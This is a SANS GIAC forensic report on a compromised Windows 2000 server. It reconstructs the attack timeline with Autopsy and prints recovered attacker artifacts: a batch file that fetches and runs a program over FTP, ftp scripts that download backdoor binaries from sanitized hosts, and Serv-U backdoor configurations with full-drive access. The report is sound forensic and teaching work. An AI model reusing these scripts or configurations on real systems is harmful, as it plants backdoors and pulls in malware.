
```
[root@compaq c]# stat ntlldr
  File: `ntldr'
  Size: 214432      Blocks: 419      IO Block: 4096   Regular File
Device: 700h/1792d Inode: 5004      Links: 1
Access: (0400/-r-----)  Uid: (  0/   root)   Gid: (  0/   root)
Access: 2003-01-25 11:51:35.000000000 +0100
Modify: 2002-09-15 11:34:23.000000000 +0200
Change: 2002-09-15 11:34:23.000000000 +0200
```

```
[root@compaq system32]# stat wsock32.dll
  File: `wsock32.dll'
  Size: 21776          Blocks: 43          IO Block: 4096   Regular File
Device: 700h/1792d   Inode: 9143        Links: 1
Access: (0400/-r-----)  Uid: (   0/   root)   Gid: (   0/   root)
Access: 2003-01-29 17:11:25.000000000 +0100
Modify: 2002-07-22 12:05:04.000000000 +0200
Change: 2002-09-15 11:42:35.000000000 +0200
```

2.4.2.4 System timezone

The time zone-information in Windows 2000 is available in the registry key "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\TimeZoneInformation". The time zone on this computer is set to "West-Europe", which is equivalent to GMT+1. Note that this has to be taken into consideration when creating a case in Autopsy, as we will see later.

This is how it looks imported into another host:



2.4.2.5 Hidden files and folders

Independent of operating system, it is not uncommon to "hide" malicious files and directories by using names that start on special characters like "_" and ".". Although these files are not really "hidden" in a Windows environment, they might still avoid the attention of a system administrator. A simple search for camouflaged directories of this type provides several interesting results:

```
# find /mnt/lacie/mnt/ -name ".*"
/mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/.files
/mnt/lacie/mnt/c/WINNT/Config/.tmp
/mnt/lacie/mnt/c/WINNT/Config/.tmp/.sys

# find /mnt/lacie/mnt/ -name "_*"
/mnt/lacie/mnt/c/WINNT/system32/Microsoft/Crypto/_dmp
/mnt/lacie/mnt/c/WINNT/_default.pif
/mnt/lacie/mnt/c/WINNT/Config/_
/mnt/lacie/mnt/c/WINNT/Config/_/_tmp
/mnt/lacie/mnt/c/WINNT/Config/_/_tmp/_dmp
```

We take note of these files for the purpose of further analysis.

2.4.2.6 Virus scan

Also, a simple virus-scan also provides some interesting information regarding possible Trojans or backdoors on the system. A free version of F-Prot for Linux is downloaded⁷, and gives the following results:

```
# f-prot /mnt/lacie/mnt/
c/bd2.exe is a security risk or a "backdoor" program
c/WINNT/system32/wsvc.exe W32/Wolf.B
c/WINNT/system32/bd2.exe W32/Wolf.B
c/WINNT/system32/dllhost.exe is a security risk or a "backdoor" program
c/WINNT/system32/wbem/ServUDaemon.exe is a security risk or a "backdoor"
program
c/WINNT/system32/wbem/winmgmt.exe is a security risk or a "backdoor"
program
c/WINNT/system32/Setup/svchost.exe is a security risk or a "backdoor"
program
c/WINNT/Config/stro/winmgmt.exe is a security risk or a "backdoor" program
```

W32/Wolf.B is described in an article at www.f-prot.com [Wolf.B]. A Brief Description of the program is also provided on the same site:

"The Wolf.B is a W32 type backdoor, which allows a cracker from a remote location full access to the compromised system. It installs itself as a service, along with spawning a shell on the system, allowing remote logins to port 7614 when initially run."

However, the size of the file `bd2.exe` (56084) is not similar to the size of the `W32/Wolf.B` program (55.296) as described in [Wolf.B]. In other words, we may be dealing with a different version of the backdoor, or with some other program that accidentally happens to match with the `W32/Wolf.B` signature.

In any case, we take note of all the above files, as they are at least potential malicious code or backdoors.

2.4.3 System and application Log Files

It was attempted to open the event files in "C:\WINNT\System32\Config":

```
# ls -la /mnt/lacie/mnt/c/WINNT/system32/config/*.Evt
-r----- 1 root root 524288 Jan 29 17:38
/mnt/lacie/mnt/c/WINNT/system32/config/AppEvent.Evt
-r----- 1 root root 65536 May 28 2002
/mnt/lacie/mnt/c/WINNT/system32/config/SecEvent.Evt
-r----- 1 root root 65536 Jan 29 17:38
/mnt/lacie/mnt/c/WINNT/system32/config/SysEvent.Evt
```

The files were opened with the Event Viewer on a similar Windows 2000 Server installation, but the files seem to be corrupted. The attempt provided the following error: "Unable to complete the operation on Saved Application Log. The event log file is corrupted". This may be because:

- the log files are tampered with

⁷ <http://fprot.org/>

- the files were corrupted when power was cut, or because
- there is an incompatibility between the compromised system and the analysis system.

Unfortunately, since the event files are binary files, it is difficult to analyse them without the proper interpreter. One possible tool for recovering this information is the program "dumpevt.exe", a (Windows) program by SystemTools.com⁸ that converts event files to text files.

An attempt to use the program "dumpevt.exe" seems to confirm the suspicion that the event-files are corrupted. "Dumpevt.exe" is supposed to extract the log data from an event file into text format, but in our case, it is unable to extract any data from the event-files. The output of a program execution is as follows:

```
D:\dumpevt>dumpevt /logfile=app=d:\dumpevt\evt\AppEvent.evt
/outdir=d:\dumpevt\d
ump
21.05.2003 01:43:51
Somarsoft DumpEvt V1.7.3, Copyright © 1995-1997 by Somarsoft, Inc.
LogType=Application
LogFile=d:\dumpevt\evt\appevent.evt
Computer=(local)
SystemRoot=C:\WINNT
Outfile=d:\dumpevt\dump\DVT8E1.tmp
Format=yes
DateFormat=(locale dependent)
TimeFormat=HH':'mm':'ss
FieldSeparator=,
ReplaceFieldSeparator= (blank)
ReplaceCR=^
ReplaceLF=`
StringSeparator=;
MaxMessageLen=32000
MaxFragmentLen=32000
DumpData=none
SplitDateTime=yes
DumpRecnum=no
==>OpenBackupEventLog(d:\dumpevt\evt\appevent.evt) rc=1500
```

Another possibility is to look at the Internet Information Server logs, as they should be available in a readable clear-text format in the directory "c:\WINNT\System32\LogFiles\". These log files will often show traces of attacks on the web server, like UNICODE-attacks or buffer overflow attacks. However, this directory is empty in the compromised system, and a search for other locations (find /mnt/lacie/mnt/ -name *.log) does not find the log files in another directory. Note also that the log files in question were not found as "deleted files", as described later. This indicates that the files may have been overwritten, or that they were never actually created. Consequently, we do not have access to the web log files. There are, again, several possible reasons:

- The attacker has deleted the log files in order to cover tracks
- The logging was disabled

⁸ <http://www.systemtools.com/>

- The web server has not logged to *.log files, but used another mechanism

In summary, we do not have access to any of the main log data for the compromised host. A likely reason for this is that it has been purposely deleted or corrupted, but it is also possible that logging has been disabled or files have been corrupted during the process of turning off the computer.

© SANS Institute 2003, Author retains full rights.

2.5 Analysis using TASK and Autopsy

2.5.1 Establishing a Case

Task 1.60 and Autopsy 1.70 (as introduced in section 2.4.1) are installed. Autopsy is an integrated graphical user interface based on the forensic tools in the TASK package. Autopsy is designed as a client-server architecture, where the server is started and assigned to a port. The server can be accessed with a regular web browser from the analysis computer itself, as well as from other computers on the network.

In our case, we start the Autopsy server, and open The Autopsy Forensics Browser in the web-browser Mozilla. When first opened, the user is asked to create a "New Case". When the case is created, the user may add one or more "Hosts" (equivalent to a computer), each of which can have one or more "Images" (equivalent to a disk partition or logical disk). The images are provided as "dd"-files (as described earlier) that are mounted on a given directory.

Autopsy is also capable of creating MD5 hashes of the images as they are imported, but we have already performed this operation in section 2.3. In addition, Autopsy is capable of creating a timeline for a host, as described in section 2.5.2.

When the case has been created and all hosts and images added, the user can open each of the images to perform the analysis. In the main analysis window for image analysis, there are six different banners:

- File Analysis: Browsing files and directories in the image.
- Keyword Search: Allows searches for keywords, IP-addresses, and dates in allocated (e.g. files) and unallocated (e.g. deleted files) space.
- File Type: Sorts the files based on file type. It is also possible to compare the MD5 hashes of all the files with known hashes from a "hash database". This can be a useful tool in recognizing e.g. known system files or known malicious files.
- Image Details: Prints key information on "File system information", "Meta-data information", and "Content-data information".
- Meta Data: Allows viewing of meta-data structures that contain details of a file (e.g. pointers to data units or file times). In the case of NTFS, this structure is called the "Master File Table entries".
- Data Unit: A useful tool for viewing e.g. deleted data. It allows viewing of individual data units (clusters).

We are now ready to start a new project with the following settings:

Description	Parameter
Evidence Locker	/mnt/lacie/analysis
Start Time	Tue Apr 1 12:53:29 2003
Case Name	giac_01
Description (Case)	GIAC practical
Investigator	analyst, root
Host Name	win2ksrv
Description (Host)	Compromised Win 2000 Server
Time zone	GMT + 1 (see 2.4.2.4)
Host Directory	/mnt/lacie/analysis/win2ksrv/

We can now add the three images (sda1_c.dd, sda2_d.dd, and sda3_e.dd) to the case. For each of the images we add the MD5 value from section 2.3 and choose "verify before adding image". The mount points are set to /mnt/lacie/mnt/c, /mnt/lacie/mnt/d and /mnt/lacie/mnt/f. When the images are imported, the first action is to go to the "Keyword Search" window, create an unallocated data file and extract strings from the file systems. This is repeated for each of the images.

2.5.2 Timeline Analysis

As mentioned above, it is possible to generate a timeline for a "host" in Autopsy. The timeline is created as a text-file, and it creates a chronological overview of file activity. The timeline is based on the file times, and in NTFS there are timestamps for "last written", "last accessed", and "last changed" for every file. The weaknesses of such an approach are that the file times can be easily modified by an attacker, and that the timeline only contains the "last" time for each of the file operations. Information regarding earlier writes, accesses, or changes are simply not recorded by the filesystem.

The Autopsy Timeline menu is available by pushing the "File Activity Time Lines" button in the window for our host (win2ksrv). The creation of the timeline is a two-step process, and it starts with pushing the button "Create Data File", which creates a data file containing all necessary information about the files in the system. When the data file is created, the "Create Timeline" function processes and sorts the information in the data file and provides a chronologically sorted list of file activity events. At this time, the timeline can be viewed in the Autopsy browser or in a text editor.

Now that the timeline has been created, we try to identify interesting events in the timeline based on the findings from the last section. In particular, we want to find out installation and upgrade dates, the date when the system was taken off-line, as well as any unusual events associated with the systems compromise. The timeline was

acquired using Autopsy as described above, and excerpts of it are included in Appendix D. The full timeline is not included, as it is about 8MB (uncompressed). The next section contains a summarized analysis of the timeline, and it is recommended that the reader reads the timeline using Appendix D actively as a reference.

However, in order to illustrate the use of the timeline, we will look at the three first rows from Appendix D:

```
Thu Sep 19 2002 05:33:35 69 m.c -/-rwxrwxrwx 0 0 636-128-1 /mnt/lacie/c/WINNT/system32/r.bat
Thu Sep 19 2002 05:33:36 0 mac -/-rwxrwxrwx 0 0 637-128-1 /mnt/lacie/c/WINNT/system32/sui.exe
Tue Oct 1 2002 20:30:51 24 m.c -/-rwxrwxrwx 0 0 635-128-3 /mnt/lacie/c/WINNT/system32/s.t
```

This excerpt shows:

- On Thursday Sep 19 2002 at 05:33:35, a file "/WINNT/system32/r.bat" was "written" and "changed" (but not necessarily "accessed"). The file is 69 bytes, and everybody has all permissions (rwxrwxrwx). A look at "r.bat" shows (see section 2.5.2.2) that it is a script that downloads and executes a program called "sui.exe".
- On Thursday Sep 19 2002 at 05:33:36, a file "/WINNT/system32/sui.exe" was "written", "accessed", and "changed". The file is currently 0 bytes, and everybody has all permissions. The file has no contents, so it is unfortunately difficult to see what it is supposed to do.
- On Tuesday Oct 1 2002 at 20:30:51, a file "/WINNT/system32/s.t" was "written" and "changed". The file is 24 bytes, and everybody has all permissions. A look at the file shows one line that indicates that the file may be input for an ftp server: "open XX.XXX.XXX.XX 948".

The timeline analysis is presented in the following two subsections. Subsection 2.5.2.1 provides a chronological discussion of events that seem to be related to the system compromise, whereas subsection 2.5.2.7 provides a summarized overview of the key events related to the attacks. In a later section, we will discuss the nature of the malicious software that has been installed (2.5.5).

2.5.2.1 Chain of Events

This section is based on the timeline analysis and the timeline in Appendix D. This section is not a line-by-line analysis of the timeline, but rather an attempt to analyse the chain of events leading up to the January 29, when the system compromise was detected. We will focus on what files were written, changed, or modified in connection with the attacks on the system, and we will as far as possible try to figure out what has occurred on the system. One way to do this is to look at interesting text files that are available. These text files may contain scripts, logs, configurations, etc., and they may help explain the events that have occurred on the system.

In particular, we will be looking for digital footprints and forensic evidence, like for example IP-addresses, user names, and other information that can help us in finding the origin on the attacks. Note that it is possible that the server has been compromised by several parties, so that the tracks may lead in different directions. Note also that the information provided here has been sanitized in order to protect the identity of the involved parties.

Because of the long time that has passed since the server was originally compromised, it is very difficult to find any traces of which exploit was used to gain

access to the computer in the first place. Since the server is running MS IIS and MS SQL, one possibility is certainly a UNICODE attack or an attack on the SQL server, but other attacks are also possible. However, the lack of intact log-files (see section 2.4.3) makes it very difficult to find the original point of entry, as many attacks (like buffer overflow and UNICODE attacks) only leave traces in the logs. As a result of this, our best hope may be to find traces of the first files that were uploaded to the system and executed.

2.5.2.2 *First contact*

The first files that we notice on the timeline are "r.bat" and "sui.exe" from Sep 19 2002. "r.bat" seems to be a script that opens up an ftp-session and runs the ftp-commands given in the file "s.t". The script proceeds to delete the "s.t" file and execute the file "sui.exe". The options to "sui.exe" may indicate that the program may listen to port 678 or port 345 or both. The script then calls "g.bat" (which we can't locate on the file system or in the deleted files), and deletes "r.bat":

```
# cat r.bat
ftp -vnAs:s.t
del s.t
sui.exe -s678p345 -o
call g.bat
del r.bat
```

This event actually seems to be the first sign of an attack on the system. The script "r.bat" was uploaded, executed, and "sui.exe" was successfully uploaded and executed as well. However, the current "s.t" was written and changed on Oct 1, so it may have changed from Sep 19. Consequently, we do not know which ftp-server was connected and what files were downloaded at this day.

The next file that we have noticed is "/c//WINNT/system32/s.t" from Oct 1 2002. This file seems to contain input to the above mentioned "r.bat", giving instructions on which IP-address to connect to, and on which port. However, our current "s.t" does not seem to be complete, as it does not actually download any files:

```
# cat s.t
open XX.XXX.XXX.XX 948
```

2.5.2.3 *A rootkit and a backdoor*

On Oct 16, we see that the file "1.tmp" is created, and the command "file 1.tmp" recognizes this file as a "MS-DOS executable (EXE)". A quick "strings" search of the file reveals a string "ServUApp", which may indicate that the file includes the ServU software, which is further described in section 2.5.5. However, we don't see any indications that the file may have been executed before Nov 28 2002.

On Nov 28 2002, we see several new binaries being written, including "tlist.exe" (the name of a task list viewer program), "winmgmt.exe" (the name of a service management tool), "Tzolibr.dll" (a name usually associated with hacker tools), and "kill.exe" (the name of a process kill program). Also, we see the first references to "servudadmin.ini" and "servudaemon.ini" in "/c//WINNT/Config/stro/". At this point, it seems that someone has installed a rootkit that includes a rogue ftp-server (ServU) and is able to do process management (hence "tlist.exe" and "kill.exe"). At this point,

however, the ServU configuration files seem to be fairly basic or default, but I will include them for reference:

```
# cat WINNT/Config/stro/servuadmin.ini
[GLOBAL]
FirstTime=0
MenuImages=1
DirAccessView=205|80|75
IPAccessUserView=180|60|50
DirCacheView=0|40|40|50|140|75|100
MainViewState=0
MainView=30|30|694|478|228
StatusBar=0
ToolBar=1
MessageView=50|50|345|396
IPAccessView=220|70
MapLinkView=150|150|75|150|150|100
UserInfoView=0|1|50|80|125|75|150|100
BlockInfoView=0|100|100|75|75
SpyView=0|60|200|80|70|65
TreeState=microsoft|Domains|<< Local Server >>
[SERVERS]

# cat WINNT/Config/stro/servudaemon.ini
[GLOBAL]
Version=4.1.0.0
ProcessID=1580
[Domain2]
User1=XXX|1|0
[DOMAINS]
Domain1=0.0.0.0||21|aa|2|0
[USER=XXX|2]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\
TimeOut=600
Maintenance=Domain
Access1=c:\|RWAMELCDP
```

The next interesting events occur on Dec 22 2002, where we see another configuration file being created in "/c/WINNT/Debug/Serv-U.ini", but this one seems to be very general, and it refers to nonexistent directories. It is similar to the configuration file above, but interestingly it also includes a reference to two user names:

```
[USER=XXXXXXX]
Password=XXXXXXXXXXXXX
HomeDir=c:\
LoginMesFile=c:\login.txt
AlwaysAllowLogin=YES
TimeOut=20
Access1=x:\,RWAMCDLEP
Access2=g:\,RWAMCDLEP
Access3=f:\,RWAMCDLEP
Access4=e:\,RWAMCDLEP
Access5=d:\,RWAMCDLEP
Access6=c:\,RWAMCDLEP
[USER=XXXX]
Password=XXXXXXXXXXXXX.
HomeDir=x:\recycler\temp
LoginMesFile=c:\ifor\win\bin\en_us\login.txt
HideHidden=YES
RelPaths=YES
MaxUsersLoginPerIP=5
TimeOut=5
Access1=x:\recycler\temp,RWAMCDLP
```

2.5.2.4 Proof of execution

However, on Dec 24 2002, two new files are created:

"/c/WINNT/Config/stro/ServStartUpLog.txt" and
 "/c/WINNT/system32/Setup/ServUDaemon.ini". The first of these is a start-up-log for the "Serv-U FTP Server v3.0", and it includes two IP-addresses that can connect to the server. This is proof that Serv-U was executed and that it was running between 11:00 and 21:04 at Dec 24 2002. In addition, we have an indication that the two IP-addresses may be involved in the attack. The log-file is as follows:

```
# cat WINNT/Config/stro/ServUStartUpLog.txt
Tue 24Dec02 11:00:14 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001 Cat
Soft, All Rights Reserved - by Rob Beckers
Tue 24Dec02 11:00:14 - Cat Soft is an affiliate of Rhino Software, Inc.
Tue 24Dec02 11:00:14 - Using WinSock 2.0 - max. 32767 sockets
Tue 24Dec02 11:00:14 - Starting FTP Server...
Tue 24Dec02 11:00:15 - FTP Server listening on port number 21, IP
XXX.XX.X.XX, XXX.XXX.X.X, 127.0.0.1
Tue 24Dec02 11:00:15 - FTP Server listening on port number 43958, IP
127.0.0.1
Tue 24Dec02 11:00:15 - OUT-OF-DATE! This trial version of Serv-U is out-of-
date!
Tue 24Dec02 21:04:15 - FTP server going down...
```

A bit later in the (Dec 28 2002), a new login-screen is created in
 "/c//WINNT/system32/Microsoft/Crypto/_dmp/login.txt". This file seems to be a
 welcome-screen for a backdoor, probably intended for filesharing, since there are
 statistics for down/upload, free space, etc. Interestingly, this file also has a signature
 or nick name that may be associated with the attacker. The file looks like this:

```
# cat WINNT/system32/Microsoft/Crypto/_dmp/login.txt
-----
      A XXXXXXXXXXX XXXXXXXXXXX

      Scanner      :      XXXXXXXXXXX
      Filled       :      XXXXXXXXXXX
      Hax0red      :      XXXXXXXXXXX
-----
Your ip: %IP
-----
      THIS SERVER HAS:
      1. Been secured against rehacks
      2. Sfv checker
-----
Server stats:
  Users logged in: %loggedInAll total
  Current users: %Unow
  Kb downloaded: %ServerKbDown Kb
  Kb uploaded: %ServerKbUp Kb
  Files downloaded: %ServerFilesDown
  Files uploaded: %ServerFilesUp
  Average throughtput: %ServerAvg Kb/sec
  Current throughtput: %ServerKBps Kb/sec
  Free Space      : %DFree MB
-----
Ive been up for: %ServerDays days, %ServerHours:%ServerMins:%ServerSecs
-----
```

On the same day, several binaries are also uploaded to the system. These files are "bd2.exe" and "wsvc.exe", and they are identified as "W32/Wolf.B" in section 2.4.2.6. Two days later, on Dec 30, another file, "PipeCmdSrv.exe" is uploaded. This file is discussed in [Wilson 2002], and it seems to be a server for command execution. At this point, it seems that the attacker, or possibly even another attacker, is expanding the hacker toolkit already installed on the system.

2.5.2.5 A proper configuration file - the hacked system in production

At Dec 31 2002, we get the first complete configuration file for the ServU daemon. At this point, there is a group name, a registration key, and several user names with passwords. This is a manually configured configuration file, and it may provide some useful pointers to the origin of the attack:

```
# cat c/WINNT/system32/wbem/ServUDAemon.ini
[GLOBAL]
Version=3.0.0.17
ProcessID=2332
RegistrationKey=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX

[DOMAINS]
Domain1=0.0.0.0||6640|PTL|1

[Domain1]
User1=XXXXXXXXXXXXXXXXXX|1|0
```

```
User2=XXXXXXXXXXXXXXXXX|1|0
User3=XXXXXXXXXXXXX|1|0
User4=XXXXXXXXXXXXXXXXX|1|0

[USER=Administrator|1]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\winnt\system32\microsoft\crypto\rsa\s-1-5-20
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
MaxUsersLoginPerIP=3
TimeOut=600
Maintenance=System
Access1=\|RWAMELCDP

[USER=leech|1]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\winnt\system32\microsoft\crypto\rsa\s-1-5-20
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
RelPaths=1
MaxUsersLoginPerIP=1
TimeOut=60
MaxNrUsers=3
Access1=c:\winnt\system32\microsoft\crypto\rsa\s-1-5-20|RLP

[USER=upload|1]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\winnt\system32\microsoft\crypto\rsa\s-1-5-20
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
RelPaths=1
MaxUsersLoginPerIP=1
TimeOut=60
MaxNrUsers=3
Access1=c:\winnt\system32\microsoft\crypto\rsa\s-1-5-20|WALCP

[USER=XXXXXXXXXXXXX|1]
Password=XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
HomeDir=c:\
LoginMesFile=c:\winnt\system32\wbem\winmgnt.dll
AlwaysAllowLogin=1
TimeOut=600
Maintenance=System
Access1=C:\|RWAMELCDP
Access2=D:\|RWAMELCDP
Access3=E:\|RWAMELCDP
```

With the new configuration file in place, the server is started at 02:41", but there is an error message: " Tue 31Dec02 02:55:07 - OUT-OF-DATE! This trial version of Serv-U is out-of-date!". The activity seems to stop, and it doesn't reappear before Jan 4, when the "1.tmp" file (as discussed above) is changed.

2.5.2.6 More tools

At Jan 5, we see the uploading of several new files: "/c/bd.exe", "/c/WINNT/system32/d11host.exe", "/c/WINNT/system32/abc", and "/c/WINNT/bd2.exe". The files "/c/bd.exe" and "/c/bd2.exe" are changed again on Jan 22, at the same time as the creation of the file "handle.exe". As we might recollect from 2.4.2.6, the files "/c/bd2.exe" and "/c/WINNT/system32/d11host.exe" are recognized as backdoors.

Unfortunately, the file "abc" is deleted, but one may guess that this script is indeed the same as the script in unallocated disk space as found in section 2.5.3. This suspicion seems quite likely, since the string "abc" is found directly before the script itself. This script includes a username and a password, and it downloads the file "bd2.exe" to "c:\":

```
a.b.c.....P.....1.....anonymous
XXXXX
bin
lcd c:\
get bd2.exe
bye
```

There is also another ftp script file "/c/WINNT/Config/.tmp/ftp.txt" from Jan 22 2003. This file includes an IP-address, a port number, a user name, as well as a password. The script connects to the IP-address and downloads all files (*.*). By tracing the IP-address, this script may provide information on the location and identity of the attacker:

```
# cat WINNT/Config/.tmp/ftp.txt
o XXX.XX.X.XXX 9669
XXX
XXX
mget *.*
quit
```

During the following days, we see more server activity in "/c/WINNT/Config/ServUStartUptLog.txt". In this case, it seems like the server has been up from Jan 26 to Jan 29 2003. Note that at this time, the attacker(s) have actually managed to insert a valid registration key, so that the software starts without the registration warning/ error. This log provides another proof that a backdoor has been executed, and there is another indication of what IP-addresses may have been involved. This is the log:

```
# less WINNT/Config/ServUStartUpLog.txt
Sun 26Jan03 09:00:18 - Serv-U FTP Server v3.0 - Copyright (c) 1995-2001 Cat
Soft, All R
ights Reserved - by Rob Beckers
Sun 26Jan03 09:00:18 - Cat Soft is an affiliate of Rhino Software, Inc.
Sun 26Jan03 09:00:18 - PROBLEM: Cannot find/load DLL JAsfv.dll (can also
happen if the
DLL uses other DLLs which are not available)
Sun 26Jan03 09:00:18 - Using WinSock 2.0 - max. 32767 sockets
Sun 26Jan03 09:00:18 - Starting FTP Server...
Sun 26Jan03 09:00:19 - FTP Server listening on port number 1337, IP
XXX.XX.X.XXX, XX.XX.XX.XX, 127.0.0.1
Sun 26Jan03 09:00:19 - FTP Server listening on port number 43958, IP
127.0.0.1
Sun 26Jan03 09:00:19 - Valid registration key found
Wed 29Jan03 10:00:56 - FTP server going down...
```


2.5.2.7 Timeline Summary

The following table contains a summary of the timeline as provided in section 2.5.2. This table is meant as a brief reference of the chain-of-events, and it is a supplement to the previous subsections, as well as to the timeline in Appendix D.

Time	Event
Sep 19 2002	r.bat and sui.exe created
Oct 1 2002	/WINNT/system32/s.t created
Oct 16 2002	First reference to /WINNT/Config/1.tmp
Nov 28 2002	Several files created or modified in /WINNT/Config/stro/
Dec 7 2002	Files modified in /WINNT/Config/_/_tmp
Dec 7 2002	Files modified in /WINNT/system32/Microsoft/Crypto/_dmp/
Dec 22 2002	File /WINNT/Debug/Serv-U.ini modified
Dec 24 2002	Directory /WINNT/Config/stro changed
Dec 24 2002	New files in /WINNT/Config/stro and /WINNT/system32/Setup/
Dec 26 2002	New files in /WINNT/Debug
Dec 27 2002	Activity in directory /WINNT/system32/wbem/
Dec 28 2002	New files in /WINNT/system32/Microsoft/Crypto/_dmp/
Dec 28 2002	Files created and modified in /WINNT/system32/
Dec 30 2002	New files in /WINNT/system32 and /WINNT/system32/Microsoft/Crypto/
Dec 31 2002	Created and modified files in /WINNT/system32/wbem and /WINNT/system32/Microsoft/Crypto
Jan 4 2003	New files in /WINNT/Config/_/ and /WINNT/system32
Jan 5 2003	Created files abc and d11host.exe in system32
Jan 8 2003	Created files in /WINNT/system32
Jan 22 2003	Created files bd.exe, bd2.exe and handle.exe in root directory
Jan 22 2003	New files in /WINNT/Config/.tmp/
Jan 29 2003	Several files accessed in /WINNT/Config/

Based on this, we can set up some assumptions on the main stages of the system compromise. It is not the intention of this list to explain every event in the system, but rather to generalize and show some of the different stages in the attack. For a more comprehensive analysis, see the previous subsections. These are the main stages in the attack:

1. Sep 19 2002 - First Contact
First sign of hacking activities
2. Oct 16 2002 - A Rootkit and a Backdoor
The rootkit "1.tmp" with the ServU daemon is installed
3. Dec 24 2002 - Proof of Execution
The log "/c/WINNT/Config/stro/ServUStartupLog.txt" shows the first known execution
4. Dec 31 2002 - A Proper Configuration - a Hacked System in Production
The file "c/WINNT/system32/wbem/ServUDAemon.ini" shows a fully configured ServU daemon with users and access control
5. Jan 5 2002 - More Tools
The files "d11host.exe", "/c/bd.exe", and "/c/bd2.exe" are added to the already extensive toolbox
6. Jan 26 2002 - Last Execution
The log file "/c/WINNT/Config/ServUStartUptLog.txt" shows a three day long execution of ServU

2.5.3 String Search

As discussed in 2.5.1, Autopsy has a separate menu for keyword searches. The searches are performed for one image at a time, and the user may choose to search in the allocated or unallocated disk space. There are also options for searching on IP-addresses (a search for strings that matches the format of any IP-address, for instance 10.0.1.1) and common date log formats (a search for strings that matches the format of dates in many log files, for instance May 4 00:00:00), but these are very time-consuming searches that provide a very long list of output.

In the analysis system used in this case, the searches for IP-addresses and date log formats frequently caused the web browser to crash. In addition, it is inconvenient to manually go through very long lists of hits. Because of these factors, these automated searches have not been very useful in this analysis, but such automated and predefined searches should have a good potential in general.

In this report, we choose to focus on searching for key-words related to the files in 2.5.2 and 2.5.5, like for instance file and program names, in addition to more specific searches for the user names and IP-addresses. The following types of searches have been attempted:

- Program and file names, for example ServU, d11host, PipeCmdSrv
- Usernames and passwords (sanitized in this report)
- Specific IP-addresses (sanitized in this report)
- Port numbers (searches return too many hits)

- Automated searches for IP-addresses and dates (too many hits too be useful)

Some of the search results point directly to files that are already located, like the ServU programs and configuration files. These results are not further discussed in this section. However, other hits may contain interesting information in unallocated disk space or files that have not been found yet. For the purpose of this report, we can define unallocated disk space to be space on a hard disk that is not occupied by a file. In general, a keyword hit in the unallocated disk space means that a part of a deleted file has been found.

Appendix E includes some reports of what has been found in the unallocated memory during a search for "1.tmp" and "d11host.exe". The two first reports show a system dump during a crash that occurred on Jan 25 2003. Interestingly, these system dumps include a list of processes, giving us the opportunity to study the state of the system at the time. This is important, as it proves that the programs in question have been executed and kept running on the compromised system. Some of the files that were running at the time were:

- 1.tmp.exe
- d11host.exe
- winmgmt.exe

In addition, we searched for different user names, and found an ftp-script with an anonymous user with a unique password. In this case, the password was the same as a user name (from section 2.5.2.5):

```
anonymous
XXXXXX
bin
lcd c:\
get bd2.exe
bye
```

As mentioned above, see Appendix E for the full output of the most interesting keyword hits.

2.5.4 Deleted files

The file system was searched for deleted files in the unallocated disk space by using the "All Deleted Files" function in Autopsy. There is a large number of deleted files on the c:\ drive, and very little on the d:\ and f:\ drives. There are several deleted or overwritten files related to the attack on the c:\ drive, but these seem to be similar to files that we have already found. The interesting deleted or overwritten files that were found are the following:

```
r / r /mnt/lacie/mnt/c/WINNT/Connection Wizard/mw.txt 2002.12.07 15:22:42 (CET)
2003.01.25 11:56:50 (CET) 2003.01.04 18:10:23 (CET) 698 0 0 736-128-1 (realloc)

r / r /mnt/lacie/mnt/c/WINNT/Connection Wizard/tlist.exe 2002.11.28 10:50:37 (CET)
2003.01.25 11:56:49 (CET) 2003.01.29 10:09:17 (CET) 17920 0 0 643-128-3 (realloc)

r / r /mnt/lacie/mnt/c/WINNT/Connection Wizard/Tzolibr.dll 2002.11.28 10:51:30 (CET)
2003.01.25 11:56:49 (CET) 2002.11.28 10:51:30 (CET) 36864 0 0 647-128-3 (realloc)

r / r /mnt/lacie/mnt/c/WINNT/Connection Wizard/winmgmt.exe 2002.11.28 10:51:26 (CET)
2003.01.25 11:56:50 (CET) 2003.01.29 10:09:17 (CET) 496836 0 0 644-128-3 (realloc)
```

```

